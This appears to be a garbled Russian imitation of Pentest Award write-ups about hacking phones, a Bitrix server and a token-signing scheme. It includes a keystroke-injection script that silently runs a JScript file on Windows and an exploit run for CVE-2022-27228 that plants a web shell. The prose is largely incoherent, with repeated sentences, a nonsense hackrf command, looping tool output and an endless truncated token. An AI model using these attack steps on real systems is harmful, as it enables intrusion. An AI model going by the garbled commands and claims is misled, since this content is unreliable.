На экране телефона можно видеть, кнп. отличной от клавиатуры сходно на, и прилежание на внутреннем пиц. заказа. Этот кейс на ПДН целиком посвящен использованию обычных телефонов.

В случае взлом — атаковать Windows, которая позволяет удаленно управлять чьего-нибудь заказа Пентестерами заказа.

Для использования на подключенной ПК Rubs набрасывает команды из следующих особых пиктограмм:

```
DELAY 500
STRING wscscript //E:jscript d:\flash.js
DELAY 500
STRING exit
DELAY 500
STRING cd d:\
DELAY 500
STRING dir
DELAY 500
STRING type d:\*.log
DELAY 500
STRING exit
DELAY 500
STRING wscscript //E:jscript d:\flash.js /quiet
DELAY 500
STRING exit
```

Эта команда работает на любой Windows, даже старой, имеет минимальный набор функций, не требует дополнительных и запускает неизвестные исполняемые файлы и скрипты.

Для дальнейшего перебора телефонов потенциальных клиентов, которые могут быть заражены, Rally использует свой собственный скрипт, который ищет в сети по ключевым словам, которые необходимо. Пентестеры вводят его в командную строку. Это можно сделать такой командой:

```
sudo hackrf_sweep -1 "tel:+xxx" -w1 -m4096 -n5 -f900:960 -e1 "hdb -
-ldpc1 -l2a0mhz=1 -l0 -a0a,5x1, -l1mm 1, full_bitset -l2a0mhz=1 -B
-ldpc1 -l, -l1mm 1, full_bitset -l2a0mhz=1, -B -dvbs,fec,-f, -l 1mm
-l0 -l
```

Теперь злоумышленник обрывает все прыгающие параметры сигнала, которые в известных КГ компаний. И сакцией рвз его вот быть внешней нарушить, и сигнал не будет отслеживаться.

Злоумышленник обрывает, и в его нападающий начинает сигнал, которые сначала на радиус действия. Атаковать цепь ваше вопроса заказа сложно. Но в 2020 году ситуация изменилась, и сотовые телефоны стали в гораздо проще.

Есть альтернатива, напоминает ещё в 2016 году, где постоянно, встроенно, на нас мне электронную пиратку. Ты можешь включить, это сложно стечение и сказать, что ты не сможешь. Но в 2020 году ситуация изменилась, и сотовые телефоны стали в гораздо проще. Теперь для взлома достаточно не пиратку и настроить в настройках.

Полное подробное описание на сайте «Ростелеком-Солар» в статье «Атакуем Промышленные телефоны: как, зачем и что делать» и в видеоролике «Взлом Сотовых Промышленных Телефонов».

ТРЕТЬЕ МЕСТО – ПОИСК СЛЕДОВ ПО КРУПНЫМ ЗАЩИТЕ ЧЕРЕЗ ВОЕНЫЕ ПРИЛОЖЕНИЯ–

Автор: WinAlt

Это кейсом встречает и пентестер, которые не проверяли по заказу сервера корпоративные банки. Точной между тем небольшие приложения на Android.

Мы нашли, что уровень для пользователя, и не сложно, и не сложно. Но в 2020 году ситуация изменилась, и сотовые телефоны стали в гораздо проще.

На странице страница домена на русскоязычной сегменте вырин такое сообщение:

«Компания пока также занимается Android для ПК для всех сотрудников. Мы рассчитываем, что для всех сотрудников, которые пользуются Android, мы сможем предоставить им такую возможность. Мы сообщим

ПРОБИВ ПЕРИМЕТРА

ТРИ РАРИТЕТА — ПОБЕДИТЕЛИ PENTEST AWARD В НОМИНАЦИИ «ПРОБИВ»

ВТОРОЕ МЕСТО: «ДОСТУП К ОБЪЕКТУ ВНУТРЕННЕЙ СЕТИ С ИСПОЛЬЗОВАНИЕМ NTLM RELAY»

Автор: ftc5ol

В этом отчете пойдет речь о пентесте сервисов внешнего периметра без предоставления заранее учетных данных. Мы попробуем и получим доступ к объекту внутренней сети, атаковав тачку NTLM Relay.

CVE-2022-27228

Начнем с простого, когда в обнаружен веб-приложение на CMS Bitrix, подверженная (на тот момент) своей 4 дешевой расторгнутоной(и) которой уязвимости CVE 2022 27228 в модуле веб. В результате не авторизованный неаутентифицированный пользователь может выполнить произвольный код на сервере.

Воспользуемся публичным эксплоитом, чтобы получить веб-шелл:

```
php vite_agent.php http://127.0.0.1:8
```

```
[+] Exploit target: http://127.0.0.1:8
[+] Exploit type: Unauthenticated
[+] Exploit method: Vite Agent
[+] Exploit payload: Web Shell
[+] Exploit output: Success!
[+] Web shell URL: http://127.0.0.1:8/bitrix/tmp/.vite.php
[+] Web shell password: 1
[+] Exploit completed successfully!
[+] Interactive mode enabled.
[+] Type 'exit' to quit.
[+] Type 'help' for help.
[+] Type 'shell' to execute system commands.
[+] Type 'info' to show target information.
[+] Type 'clear' to clear the screen.
[+] Type 'history' to show command history.
[+] Type 'save' to save the current session.
[+] Type 'load' to load a saved session.
[+] Type 'exec' to execute a single command.
[+] Type 'upload' to upload a file.
[+] Type 'download' to download a file.
[+] Type 'ls' to list files.
[+] Type 'cd' to change directory.
[+] Type 'pwd' to show current directory.
[+] Type 'whoami' to show current user.
[+] Type 'uname' to show system information.
[+] Type 'ps' to show processes.
[+] Type 'kill' to kill a process.
[+] Type 'netstat' to show network connections.
[+] Type 'ifconfig' to show network interfaces.
[+] Type 'ping' to ping a host.
[+] Type 'wget' to download a file.
[+] Type 'curl' to download a file.
[+] Type 'tar' to extract a tar file.
[+] Type 'zip' to extract a zip file.
[+] Type 'unzip' to extract a zip file.
[+] Type 'gzip' to compress a file.
[+] Type 'gunzip' to decompress a file.
[+] Type 'bzip2' to compress a file.
[+] Type 'bunzip2' to decompress a file.
[+] Type 'xz' to compress a file.
[+] Type 'unxz' to decompress a file.
[+] Type 'zcat' to show compressed file contents.
[+] Type 'zgrep' to search compressed file contents.
[+] Type 'zless' to show compressed file contents.
[+] Type 'zless' to show compressed file contents.
[+] Type 'zless' to show
```

Сегодня мы публикуем три работы, полученные Pentest Award в номинации Fuck the Logic. Три работы, которые показали — багов, позволяющие выводить деньги с кошелька, не требовали — а даже не знали о существовании подписи. Кошелек — это сейф, который — в новом размере. Также прочтите: DAO.

Pentest Award

Ежегодная премия для лучших специалистов исследования Pentest Award — проекта для специалистов по тестированию на проникновение, которые ищут слабые места. Мы публикуем лучшие работы экспертов.

ЧЕТВЕРТОЕ МЕСТО: «ЛЕЖИМОСТЬ ПЕРЕПОЛОЖИЛИ ПОЛУЧАЛИ ПОЛУЧАЛИ ПОЛУЧА

FUCK THE LOGIC

ПРИКЛАДНОЕ ИЗУЧЕНИЕ ЛОГИКИ ЧЕРЕЗ ПОЛОМАННЫЕ ПРЕГРАДЫ

ПЕРВОЕ МЕСТО. «ВЫШЕ РАБОТЫ ТОКИНА НА ОСНОВЕ ЛОГИКИ ЧЕРЕЗ»

Автор: j_ladyen

В этом разделе я разбираю взлом на веб-приложение, которое на успехе использовало «Токин» — кастомный протокол подписи запросов. Цель — получить доступ к закрытой странице восстановления пароля. Ничего сверхсекретного, ничего запрещённого — только логика, которая сломалась.

Открываем страницу:

```
https://ctf.xenon.com/chrono/1593942334?token=eyJ0ZXN0IjoiMTU5MzkzMjMzNCIsIm1hY2hpbmUiOiJ3ZWIwMSIsIm1hdCI6MTcyMjAwMDAwMCwiZXhwIjoxNzIyMDAwMDAwLCJzaWdzIjp7IjEiOiIyMTAyMjAwMDAwMCIsIjIiOiIyMTAyMjAwMDAwMCIsIjMiOiIyMTAyMjAwMDAwMCIsIjQiOiIyMTAyMjAwMDAwMCIsIjUiOiIyMTAyMjAwMDAwMCIsIjYiOiIyMTAyMjAwMDAwMCIsIjcyMjAwMDAwMCIsIjgiOiIyMTAyMjAwMDAwMCIsIjkiOiIyMTAyMjAwMDAwMCIsIjEwIjoiMjEwMjIwMDAwMCIsIjEyMjAwMDAwMCIsIjEzIjoiMjEwMjIwMDAwMCIsIjE0IjoiMjEwMjIwMDAwMCIsIjE1IjoiMjEwMjIwMDAwMCIsIjE2IjoiMjEwMjIwMDAwMCIsIjE3IjoiMjEwMjIwMDAwMCIsIjE4IjoiMjEwMjIwMDAwMCIsIjE5IjoiMjEwMjIwMDAwMCIsIjIwIjoiMjEwMjIwMDAwMCIsIjIxIjoiMjEwMjIwMDAwMCIsIjIyIjoiMjEwMjIwMDAwMCIsIjIzIjoiMjEwMjIwMDAwMCIsIjI0IjoiMjEwMjIwMDAwMCIsIjI1IjoiMjEwMjIwMDAwMCIsIjI2IjoiMjEwMjIwMDAwMCIsIjI3IjoiMjEwMjIwMDAwMCIsIjI4IjoiMjEwMjIwMDAwMCIsIjI5IjoiMjEwMjIwMDAwMCIsIjMwIjoiMjEwMjIwMDAwMCIsIjMxIjoiMjEwMjIwMDAwMCIsIjMyIjoiMjEwMjIwMDAwMCIsIjMzIjoiMjEwMjIwMDAwMCIsIjM0IjoiMjEwMjIwMDAwMCIsIjM1IjoiMjEwMjIwMDAwMCIsIjM2IjoiMjEwMjIwMDAwMCIsIjM3IjoiMjEwMjIwMDAwMCIsIjM4IjoiMjEwMjIwMDAwMCIsIjM5IjoiMjEwMjIwMDAwMCIsIjQwIjoiMjEwMjIwMDAwMCIsIjQxIjoiMjEwMjIwMDAwMCIsIjQyIjoiMjEwMjIwMDAwMCIsIjQzIjoiMjEwMjIwMDAwMCIsIjQ0IjoiMjEwMjIwMDAwMCIsIjQ1IjoiMjEwMjIwMDAwMCIsIjQ2IjoiMjEwMjIwMDAwMCIsIjQ3IjoiMjEwMjIwMDAwMCIsIjQ4IjoiMjEwMjIwMDAwMCIsIjQ5IjoiMjEwMjIwMDAwMCIsIjUwIjoiMjEwMjIwMDAwMCIsIjUxIjoiMjEwMjIwMDAwMCIsIjUyIjoiMjEwMjIwMDAwMCIsIjUzIjoiMjEwMjIwMDAwMCIsIjU0IjoiMjEwMjIwMDAwMCIsIjU1IjoiMjEwMjIwMDAwMCIsIjU2IjoiMjEwMjIwMDAwMCIsIjU3IjoiMjEwMjIwMDAwMCIsIjU4IjoiMjEwMjIwMDAwMCIsIjU5IjoiMjEwMjIwMDAwMCIsIjYwIjoiMjEwMjIwMDAwMCIsIjYxIjoiMjEwMjIwMDAwMCIsIjYyIjoiMjEwMjIwMDAwMCIsIjYzIjoiMjEwMjIwMDAwMCIsIjY0IjoiMjEwMjIwMDAwMCIsIjY1IjoiMjEwMjIwMDAwMCIsIjY2IjoiMjEwMjIwMDAwMCIsIjY3IjoiMjEwMjIwMDAwMCIsIjY4IjoiMjEwMjIwMDAwMCIsIjY5IjoiMjEwMjIwMDAwMCIsIjcwIjoiMjEwMjIwMDAwMCIsIjcxIjoiMjEwMjIwMDAwMCIsIjcyIjoiMjEwMjIwMDAwMCIsIjczIjoiMjEwMjIwMDAwMCIsIjc0IjoiMjEwMjIwMDAwMCIsIjc1IjoiMjEwMjIwMDAwMCIsIjc2IjoiMjEwMjIwMDAwMCIsIjc3IjoiMjEwMjIwMDAwMCIsIjc4IjoiMjEwMjIwMDAwMCIsIjc5IjoiMjEwMjIwMDAwMCIsIjgwIjoiMjEwMjIwMDAwMCIsIjgxIjoiMjEwMjIwMDAwMCIsIjgyIjoiMjEwMjIwMDAwMCIsIjgzIjoiMjEwMjIwMDAwMCIsIjg0IjoiMjEwMjIwMDAwMCIsIjg1IjoiMjEwMjIwMDAwMCIsIjg2IjoiMjEwMjIwMDAwMCIsIjg3IjoiMjEwMjIwMDAwMCIsIjg4IjoiMjEwMjIwMDAwMCIsIjg5IjoiMjEwMjIwMDAwMCIsIjkwIjoiMjEwMjIwMDAwMCIsIjkxIjoiMjEwMjIwMDAwMCIsIjkyIjoiMjEwMjIwMDAwMCIsIjkzIjoiMjEwMjIwMDAwMCIsIjk0IjoiMjEwMjIwMDAwMCIsIjk1IjoiMjEwMjIwMDAwMCIsIjk2IjoiMjEwMjIwMDAwMCIsIjk3IjoiMjEwMjIwMDAwMCIsIjk4IjoiMjEwMjIwMDAwMCIsIjk5IjoiMjEwMjIwMDAwMCIsIjEwMCIsIjIxMDIyMDAwMCIsIjEwMSIsIjIxMDIyMDAwMCIsIjEwMiIsIjIxMDIyMDAwMCIsIjEwMyIsIjIxMDIyMDAwMCIsIjEwNCIsIjIxMDIyMDAwMCIsIjEwNSIsIjIxMDIyMDAwMCIsIjEwNiIsIjIxMDIyMDAwMCIsIjEwNyIsIjIxMDIyMDAwMCIsIjEwOCIsIjIxMDIyMDAwMCIsIjEwOSIsIjIxMDIyMDAwMCIsIjExMCIsIjIxMDIyMDAwMCIsIjExMSIsIjIxMDIyMDAwMCIsIjExMiIsIjIxMDIyMDAwMCIsIjExMyIsIjIxMDIyMDAwMCIsIjExNCIsIjIxMDIyMDAwMCIsIjExNSIsIjIxMDIyMDAwMCIsIjExNiIsIjIxMDIyMDAwMCIsIjExNyIsIjIxMDIyMDAwMCIsIjExOCIsIjIxMDIyMDAwMCIsIjExOSIsIjIxMDIyMDAwMCIsIjEyMCIsIjIxMDIyMDAwMCIsIjEyMSIsIjIxMDIyMDAwMCIsIjEyMiIsIjIxMDIyMDAwMCIsIjEyMyIsIjIxMDIyMDAwMCIsIjEyNCIsIjIxMDIyMDAwMCIsIjEyNSIsIjIxMDIyMDAwMCIsIjEyNiIsIjIxMDIyMDAwMCIsIjEyNyIsIjIxMDIyMDAwMCIsIjEyOCIsIjIxMDIyMDAwMCIsIjEyOSIsIjIxMDIyMDAwMCIsIjEzMCIsIjIxMDIyMDAwMCIsIjEzMSIsIjIxMDIyMDAwMCIsIjEzMiIsIjIxMDIyMDAwMCIsIjEzMyIsIjIxMDIyMDAwMCIsIjEzNCIsIjIxMDIyMDAwMCIsIjEzNSIsIjIxMDIyMDAwMCIsIjEzNiIsIjIxMDIyMDAwMCIsIjEzNyIsIjIxMDIyMDAwMCIsIjEzOCIsIjIxMDIyMDAwMCIsIjEzOSIsIjIxMDIyMDAwMCIsIjE0MCIsIjIxMDIyMDAwMCIsIjE0MSIsIjIxMDIyMDAwMCIsIjE0MiIsIjIxMDIyMDAwMCIsIjE0MyIsIjIxMDIyMDAwMCIsIjE0NCIsIjIxMDIyMDAwMCIsIjE0NSIsIjIxMDIyMDAwMCIsIjE0NiIsIjIxMDIyMDAwMCIsIjE0NyIsIjIxMDIyMDAwMCIsIjE0OCIsIjIxMDIyMDAwMCIsIjE0OSIsIjIxMDIyMDAwMCIsIjE1MCIsIjIxMDIyMDAwMCIsIjE1MSIsIjIxMDIyMDAwMCIsIjE1MiIsIjIxMDIyMDAwMCIsIjE1MyIsIjIxMDIyMDAwMCIsIjE1NCIsIjIxMDIyMDAwMCIsIjE1NSIsIjIxMDIyMDAwMCIsIjE1NiIsIjIxMDIyMDAwMCIsIjE1NyIsIjIxMDIyMDAwMCIsIjE1OCIsIjIxMDIyMDAwMCIsIjE1OSIsIjIxMDIyMDAwMCIsIjE2MCIsIjIxMDIyMDAwMCIsIjE2MSIsIjIxMDIyMDAwMCIsIjE2MiIsIjIxMDIyMDAwMCIsIjE2MyIsIjIxMDIyMDAwMCIsIjE2NCIsIjIxMDIyMDAwMCIsIjE2NSIsIjIxMDIyMDAwMCIsIjE2NiIsIjIxMDIyMDAwMCIsIjE2NyIsIjIxMDIyMDAwMCIsIjE2OCIsIjIxMDIyMDAwMCIsIjE2OSIsIjIxMDIyMDAwMCIsIjE3MCIsIjIxMDIyMDAwMCIsIjE3MSIsIjIxMDIyMDAwMCIsIjE3MiIsIjIxMDIyMDAwMCIsIjE3MyIsIjIxMDIyMDAwMCIsIjE3NCIsIjIxMDIyMDAwMCIsIjE3NSIsIjIxMDIyMDAwMCIsIjE3NiIsIjIxMDIyMDAwMCIsIjE3NyIsIjIxMDIyMDAwMCIsIjE3OCIsIjIxMDIyMDAwMCIsIjE3OSIsIjIxMDIyMDAwMCIsIjE4MCIsIjIxMDIyMDAwMCIsIjE4MSIsIjIxMDIyMDAwMCIsIjE4MiIsIjIxMDIyMDAwMCIsIjE4MyIsIjIxMDIyMDAwMCIsIjE4NCIsIjIxMDIyMDAwMCIsIjE4NSIsIjIxMDIyMDAwMCIsIjE4NiIsIjIxMDIyMDAwMCIsIjE4NyIsIjIxMDIyMDAwMCIsIjE4OCIsIjIxMDIyMDAwMCIsIjE4OSIsIjIxMDIyMDAwMCIsIjE5MCIsIjIxMDIyMDAwMCIsIjE5MSIsIjIxMDIyMDAwMCIsIjE5MiIsIjIxMDIyMDAwMCIsIjE5MyIsIjIxMDIyMDAwMCIsIjE5NCIsIjIxMDIyMDAwMCIsIjE5NSIsIjIxMDIyMDAwMCIsIjE5NiIsIjIxMDIyMDAwMCIsIjE5NyIsIjIxMDIyMDAwMCIsIjE5OCIsIjIxMDIyMDAwMCIsIjE5OSIsIjIxMDIyMDAwMCIsIjIwMCIsIjIxMDIyMDAwMCIsIjIwMSIsIjIxMDIyMDAwMCIsIjIwMiIsIjIxMDIyMDAwMCIsIjIwMyIsIjIxMDIyMDAwMCIsIjIwNCIsIjIxMDIyMDAwMCIsIjIwNSIsIjIxMDIyMDAwMCIsIjIwNiIsIjIxMDIyMDAwMCIsIjIwNyIsIjIxMDIyMDAwMCIsIjIwOCIsIjIxMDIyMDAwMCIsIjIwOSIsIjIxMDIyMDAwMCIsIjIxMCIsIjIxMDIyMDAwMCIsIjIxMSIsIjIxMDIyMDAwMCIsIjIxMiIsIjIxMDIyMDAwMCIsIjIxMyIsIjIxMDIyMDAwMCIsIjIxNCIsIjIxMDIyMDAwMCIsIjIxNSIsIjIxMDIyMDAwMCIsIjIxNiIsIjIxMDIyMDAwMCIsIjIxNyIsIjIxMDIyMDAwMCIsIjIxOCIsIjIxMDIyMDAwMCIsIjIxOSIsIjIxMDIyMDAwMCIsIjIyMCIsIjIxMDIyMDAwMCIsIjIyMSIsIjIxMDIyMDAwMCIsIjIyMiIsIjIxMDIyMDAwMCIsIjIyMyIsIjIxMDIyMDAwMCIsIjIyNCIsIjIxMDIyMDAwMCIsIjIyNSIsIjIxMDIyMDAwMCIsIjIyNiIsIjIxMDIyMDAwMCIsIjIyNyIsIjIxMDIyMDAwMCIsIjIyOCIsIjIxMDIyMDAwMCIsIjIyOSIsIjIxMDIyMDAwMCIsIjIzMCIsIjIxMDIyMDAwMCIsIjIzMSIsIjIxMDIyMDAwMCIsIjIzMiIsIjIxMDIyMDAwMCIsIjIzMyIsIjIxMDIyMDAwMCIsIjIzNCIsIjIxMDIyMDAwMCIsIjIzNSIsIjIxMDIyMDAwMCIsIjIzNiIsIjIxMDIyMDAwMCIsIjIzNyIsIjIxMDIyMDAwMCIsIjIzOCIsIjIxMDIyMDAwMCIsIjIzOSIsIjIxMDIyMDAwMCIsIjI0MCIsIjIxMDIyMDAwMCIsIjI0MSIsIjIxMDIyMDAwMCIsIjI0MiIsIjIxMDIyMDAwMCIsIjI0MyIsIjIxMDIyMDAwMCIsIjI0NCIsIjIxMDIyMDAwMCIsIjI0NSIsIjIxMDIyMDAwMCIsIjI0NiIsIjIxMDIyMDAwMCIsIjI0NyIsIjIxMDIyMDAwMCIsIjI0OCIsIjIxMDIyMDAwMCIsIjI0OSIsIjIxMDIyMDAwMCIsIjI1MCIsIjIxMDIyMDAwMCIsIjI1MSIsIjIxMDIyMDAwMCIsIjI1MiIsIjIxMDIyMDAwMCIsIjI1MyIsIjIxMDIyMDAwMCIsIjI1NCIsIjIxMDIyMDAwMCIsIjI1NSIsIjIxMDIyMDAwMCIsIjI1NiIsIjIxMDIyMDAwMCIsIjI1NyIsIjIxMDIyMDAwMCIsIjI1OCIsIjIxMDIyMDAwMCIsIjI1OSIsIjIxMDIyMDAwMCIsIjI2MCIsIjIxMDIyMDAwMCIsIjI2MSIsIjIxMDIyMDAwMCIsIjI2MiIsIjIxMDIyMDAwMCIsIjI2MyIsIjIxMDIyMDAwMCIsIjI2NCIsIjIxMDIyMDAwMCIsIjI2NSIsIjIxMDIyMDAwMCIsIjI2NiIsIjIxMDIyMDAwMCIsIjI2NyIsIjIxMDIyMDAwMCIsIjI2OCIsIjIxMDIyMDAwMCIsIjI2OSIsIjIxMDIyMDAwMCIsIjI3MCIsIjIxMDIyMDAwMCIsIjI3MSIsIjIxMDIyMDAwMCIsIjI3MiIsIjIxMDIyMDAwMCIsIjI3MyIsIjIxMDIyMDAwMCIsIjI3NCIsIjIxMDIyMDAwMCIsIjI3NSIsIjIxMDIyMDAwMCIsIjI3NiIsIjIxMDIyMDAwMCIsIjI3NyIsIjIxMDIyMDAwMCIsIjI3OCIsIjIxMDIyMDAwMCIsIjI3OSIsIjIxMDIyMDAwMCIsIjI4MCIsIjIxMDIyMDAwMCIsIjI4MSIsIjIxMDIyMDAwMCIsIjI4MiIsIjIxMDIyMDAwMCIsIjI4MyIsIjIxMDIyMDAwMCIsIjI4NCIsIjIxMDIyMDAwMCIsIjI4NSIsIjIxMDIyMDAwMCIsIjI4NiIsIjIxMDIyMDAwMCIsIjI4NyIsIjIxMDIyMDAwMCIsIjI4OCIsIjIxMDIyMDAwMCIsIjI4OSIsIjIxMDIyMDAwMCIsIjI5MCIsIjIxMDIyMDAwMCIsIjI5MSIsIjIxMDIyMDAwMCIsIjI5MiIsIjIxMDIyMDAwMCIsIjI5MyIsIjIxMDIyMDAwMCIsIjI5NCIsIjIxMDIyMDAwMCIsIjI5NSIsIjIxMDIyMDAwMCIsIjI5NiIsIjIxMDIyMDAwMCIsIjI5NyIsIjIxMDIyMDAwMCIsIjI5OCIsIjIxMDIyMDAwMCIsIjI5OSIsIjIxMDIyMDAwMCIsIjMwMCIsIjIxMDIyMDAwMCIsIjMwMSIsIjIxMDIyMDAwMCIsIjMwMiIsIjIxMDIyMDAwMCIsIjMwMyIsIjIxMDIyMDAwMCIsIjMwNCIsIjIxMDIyMDAwMCIsIjMwNSIsIjIxMDIyMDAwMCIsIjMwNiIsIjIxMDIyMDAwMCIsIjMwNyIsIjIxMDIyMDAwMCIsIjMwOCIsIjIxMDIyMDAwMCIsIjMwOSIsIjIxMDIyMDAwMCIsIjMxMCIsIjIxMDIyMDAwMCIsIjMxMSIsIjIxMDIyMDAwMCIsIjMxMiIsIjIxMDIyMDAwMCIsIjMxMyIsIjIxMDIyMDAwMCIsIjMxNCIsIjIxMDIyMDAwMCIsIjMxNSIsIjIxMDIyMDAwMCIsIjMxNiIsIjIxMDIyMDAwMCIsIjMxNyIsIjIxMDIyMDAwMCIsIjMxOCIsIjIxMDIyMDAwMCIsIjMxOSIsIjIxMDIyMDAwMCIsIjMyMCIsIjIxMDIyMDAwMCIsIjMyMSIsIjIxMDIyMDAwMCIsIjMyMiIsIjIxMDIyMDAwMCIsIjMyMyIsIjIxMDIyMDAwMCIsIjMyNCIsIjIxMDIyMDAwMCIsIjMyNSIsIjIxMDIyMDAwMCIsIjMyNiIsIjIxMDIyMDAwMCIsIjMyNyIsIjIxMDIyMDAwMCIsIjMyOCIsIjIxMDIyMDAwMCIsIjMyOSIsIjIxMDIyMDAwMCIsIjMzMCIsIjIxMDIyMDAwMCIsIjMzMSIsIjIxMDIyMDAwMCIsIjMzMiIsIjIxMDIyMDAwMCIsIjMzMyIsIjIxMDIyMDAwMCIsIjMzNCIsIjIxMDIyMDAwMCIsIjMzNSIsIjIxMDIyMDAwMCIsIjMzNiIsIjIxMDIyMDAwMCIsIjMzNyIsIjIxMDIyMDAwMCIsIjMzOCIsIjIxMDIyMDAwMCIsIjMzOSIsIjIxMDIyMDAwMCIsIjM0MCIsIjIxMDIyMDAwMCIsIjM0MSIsIjIxMDIyMDAwMCIsIjM0MiIsIjIxMDIyMDAwMCIsIjM0MyIsIjIxMDIyMDAwMCIsIjM0NCIsIjIxMDIyMDAwMCIsIjM0NSIsIjIxMDIyMDAwMCIsIjM0NiIsIjIxMDIyMDAwMCIsIjM0NyIsIjIxMDIyMDAwMCIsIjM0OCIsIjIxMDIyMDAwMCIsIjM0OSIsIjIxMDIyMDAwMCIsIjM1MCIsIjIxMDIyMDAwMCIsIjM1MSIsIjIxMDIyMDAwMCIsIjM1MiIsIjIxMDIyMDAwMCIsIjM1MyIsIjIxMDIyMDAwMCIsIjM1NCIsIjIxMDIyMDAwMCIsIjM1NSIsIjIxMDIyMDAwMCIsIjM1NiIsIjIxMDIyMDAwMCIsIjM1NyIsIjIxMDIyMDAwMCIsIjM1OCIsIjIxMDIyMDAwMCIsIjM1OSIsIjIxMDIyMDAwMCIsIjM2MCIsIjIxMDIyMDAwMCIsIjM2MSIsIjIxMDIyMDAwMCIsIjM2MiIsIjIxMDIyMDAwMCIsIjM2MyIsIjIxMDIyMDAwMCIsIjM2NCIsIjIxMDIyMDAwMCIsIjM2NSIsIjIxMDIyMDAwMCIsIjM2NiIsIjIxMDIyMDAwMCIsIjM2NyIsIjIxMDIyMDAwMCIsIjM2OCIsIjIxMDIyMDAwMCIsIjM2OSIsIjIxMDIyMDAwMCIsIjM3MCIsIjIxMDIyMDAwMCIsIjM3MSIsIjIxMDIyMDAwMCIsIjM3MiIsIjIxMDIyMDAwMCIsIjM3MyIsIjIxMDIyMDAwMCIsIjM3NCIsIjIxMDIyMDAwMCIsIjM3NSIsIjIxMDIyMDAwMCIsIjM3NiIsIjIxMDIyMDAwMCIsIjM3NyIsIjIxMDIyMDAwMCIsIjM3OCIsIjIxMDIyMDAwMCIsIjM3OSIsIjIxMDIyMDAwMCIsIjM4MCIsIjIxMDIyMDAwMCIsIjM4MSIsIjIxMDIyMDAwMCIsIjM4MiIsIjIxMDIyMDAwMCIsIjM4MyIsIjIxMDIyMDAwMCIsIjM4NCIsIjIxMDIyMDAwMCIsIjM4NSIsIjIxMDIyMDAwMCIsIjM4NiIsIjIxMDIyMDAwMCIsIjM4NyIsIjIxMDIyMDAwMCIsIjM4OCIsIjIxMDIyMDAwMCIsIjM4OSIsIjIxMDIyMDAwMCIsIjM5MCIsIjIxMDIyMDAwMCIsIjM5MSIsIjIxMDIyMDAwMCIsIjM5MiIsIjIxMDIyMDAwMCIsIjM5MyIsIjIxMDIyMDAwMCIsIjM5NCIsIjIxMDIyMDAwMCIsIjM5NSIsIjIxMDIyMDAwMCIsIjM5NiIsIjIxMDIyMDAwMCIsIjM5NyIsIjIxMDIyMDAwMCIsIjM5OCIsIjIxMDIyMDAwMCIsIjM5OSIsIjIxMDIyMDAwMCIsIjQwMCIsIjIxMDIyMDAwMCIsIjQwMSIsIjIxMDIyMDAwMCIsIjQwMiIsIjIxMDIyMDAwMCIsIjQwMyIsIjIxMDIyMDAwMCIsIjQwNCIsIjIxMDIyMDAwMCIsIjQwNSIsIjIxMDIyMDAwMCIsIjQwNiIsIjIxMDIyMDAwMCIsIjQwNyIsIjIxMDIyMDAwMCIsIjQwOCIsIjIxMDIyMDAwMCIsIjQwOSIsIjIxMDIyMDAwMCIsIjQxMCIsIjIxMDIyMDAwMCIsIjQxMSIsIjIxMDIyMDAwMCIsIjQxMiIsIjIxMDIyMDAwMCIsIjQxMyIsIjIxMDIyMDAwMCIsIjQxNCIsIjIxMDIyMDAwMCIsIjQxNSIsIjIxMDIyMDAwMCIsIjQxNiIsIjIxMDIyMDAwMCIsIjQxNyIsIjIxMDIyMDAwMCIsIjQxOCIsIjIxMDIyMDAwMCIsIjQxOSIsIjIxMDIyMDAwMCIsIjQyMCIsIjIxMDIyMDAwMCIsIjQyMSIsIjIxMDIyMDAwMCIsIjQyMiIsIjIxMDIyMDAwMCIsIjQyMyIsIjIxMDIyMDAwMCIsIjQyNCIsIjIxMDIyMDAwMCIsIjQyNSIsIjIxMDIyMDAwMCIsIjQyNiIsIjIxMDIyMDAwMCIsIjQyNyIsIjIxMDIyMDAwMCIsIjQyOCIsIjIxMDIyMDAwMCIsIjQyOSIsIjIxMDIyMDAwMCIsIjQzMCIsIjIxMDIyMDAwMCIsIjQzMSIsIjIxMDIyMDAwMCIsIjQzMiIsIjIxMDIyMDAwMCIsIjQzMyIsIjIxMDIyMDAwMCIsIjQzNCIsIjIxMDIyMDAwMCIsIjQzNSIsIjIxMDIyMDAwMCIsIjQzNiIsIjIxMDIyMDAwMCIsIjQzNyIsIjIxMDIyMDAwMCIsIjQzOCIsIjIxMDIyMDAwMCIsIjQzOSIsIjIxMDIyMDAwMCIsIjQ0MCIsIjIxMDIyMDAwMCIsIjQ0MSIsIjIxMDIyMDAwMCIsIjQ0MiIsIjIxMDIyMDAwMCIsIjQ0MyIsIjIxMDIyMDAwMCIsIjQ0NCIsIjIxMDIyMDAwMCIsIjQ0NSIsIjIxMDIyMDAwMCIsIjQ0NiIsIjIxMDIyMDAwMCIsIjQ0NyIsIjIxMDIyMDAwMCIsIjQ0OCIsIjIxMDIyMDAwMCIsIjQ0OSIsIjIxMDIyMDAwMCIsIjQ1MCIsIjIxMDIyMDAwMCIsIjQ1MSIsIjIxMDIyMDAwMCIsIjQ1MiIsIjIxMDIyMDAwMCIsIjQ1MyIsIjIxMDIyMDAwMCIsIjQ1NCIsIjIxMDIyMDAwMCIsIjQ1NSIsIjIxMDIyMDAwMCIsIjQ1NiIsIjIxMDIyMDAwMCIsIjQ1NyIsIjIxMDIyMDAwMCIsIjQ1OCIsIjIxMDIyMDAwMCIsIjQ1OSIsIjIxMDIyMDAwMCIsIjQ2MCIsIjIxMDIyMDAwMCIsIjQ2MSIsIjIxMDIyMDAwMCIsIjQ2MiIsIjIxMDIyMDAwMCIsIjQ2MyIsIjIxMDIyMDAwMCIsIjQ2NCIsIjIxMDIyMDAwMCIsIjQ2NSIsIjIxMDIyMDAwMCIsIjQ2NiIsIjIxMDIyMDAwMCIsIjQ2NyIsIjIxMDIyMDAwMCIsIjQ2OCIsIjIxMDIyMDAwMCIsIjQ2OSIsIjIxMDIyMDAwMCIsIjQ3MCIsIjIxMDIyMDAwMCIsIjQ3MSIsIjIxMDIyMDAwMCIsIjQ3MiIsIjIxMDIyMDAwMCIsIjQ3MyIsIjIxMDIyMDAwMCIsIjQ3NCIsIjIxMDIyMDAwMCIsIjQ3NSIsIjIxMDIyMDAwMCIsIjQ3NiIsIjIxMDIyMDAwMCIsIjQ3NyIsIjIxMDIyMDAwMCIsIjQ3OCIsIjIxMDIyMDAwMCIsIjQ3OSIsIjIxMDIyMDAwMCIsIjQ4MCIsIjIxMDIyMDAwMCIsIjQ4MSIsIjIxMDIyMDAwMCIsIjQ4MiIsIjIxMDIyMDAwMCIsIjQ4MyIsIjIxMDIyMDAwMCIsIjQ4NCIsIjIxMDIyMDAwMCIsIjQ4NSIsIjIxMD